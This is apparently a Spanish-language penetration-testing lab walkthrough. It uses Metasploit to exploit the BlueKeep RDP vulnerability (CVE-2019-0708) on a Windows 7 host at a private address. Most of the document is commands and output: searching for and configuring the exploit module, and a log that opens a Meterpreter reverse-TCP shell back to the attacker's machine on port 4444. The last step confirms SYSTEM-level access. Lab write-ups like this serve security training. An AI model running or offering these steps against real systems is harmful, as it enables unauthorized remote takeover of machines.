To see debug logs, please visit individual host

Port▲

Hosts

3389 / tcp192.168.40.133

Procedemos a buscar la vulnerabilidad bluekeep en metasploit para ver si encontramos algun exploit que pueda darnos acceso por esta nueva vulnerabilidad.

```
msf6 > search bluekeep

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep
E Check
1  \_ action: Crash
2  \_ action: Scan
3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce
se After Free
4  \_ target: Automatic targeting via fingerprinting
5  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
6  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
7  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
8  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
9  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
10 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
11 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
12 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

Disclosure Date  Rank  Check  Description
-----
2019-05-14      normal Yes  CVE-2019-0708 BlueKeep Microsoft Remote Desktop RC
Trigger denial of service vulnerability
Scan for exploitable targets
2019-05-14      manual Yes  CVE-2019-0708 BlueKeep RDP Remote Windows Kernel U

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'
```

Encontramos un exploit y procedemos a usarlo asignando los valores a las variables requeridas


```
msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 1
target => 1
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.40.129:4444
[*] 192.168.40.133:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.40.133:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.40.133:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.40.133:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.40.133:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.40.133:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 192.168.40.133:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.40.133:3389 - Surfing channels ...
[*] 192.168.40.133:3389 - Lobbing eggs ...
[*] 192.168.40.133:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.40.133:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (201798 bytes) to 192.168.40.133
[*] Meterpreter session 1 opened (192.168.40.129:4444 -> 192.168.40.133:49159) at 2024-04-17 10:07:59 -0400

meterpreter > sysinfo
Computer      : WIN-845Q99004PP
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
```

Ahora procedemos a verificar el nivel de acceso que ganamos usando este exploit.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Nuevamente tenemos acceso con el máximo nivel de permisos.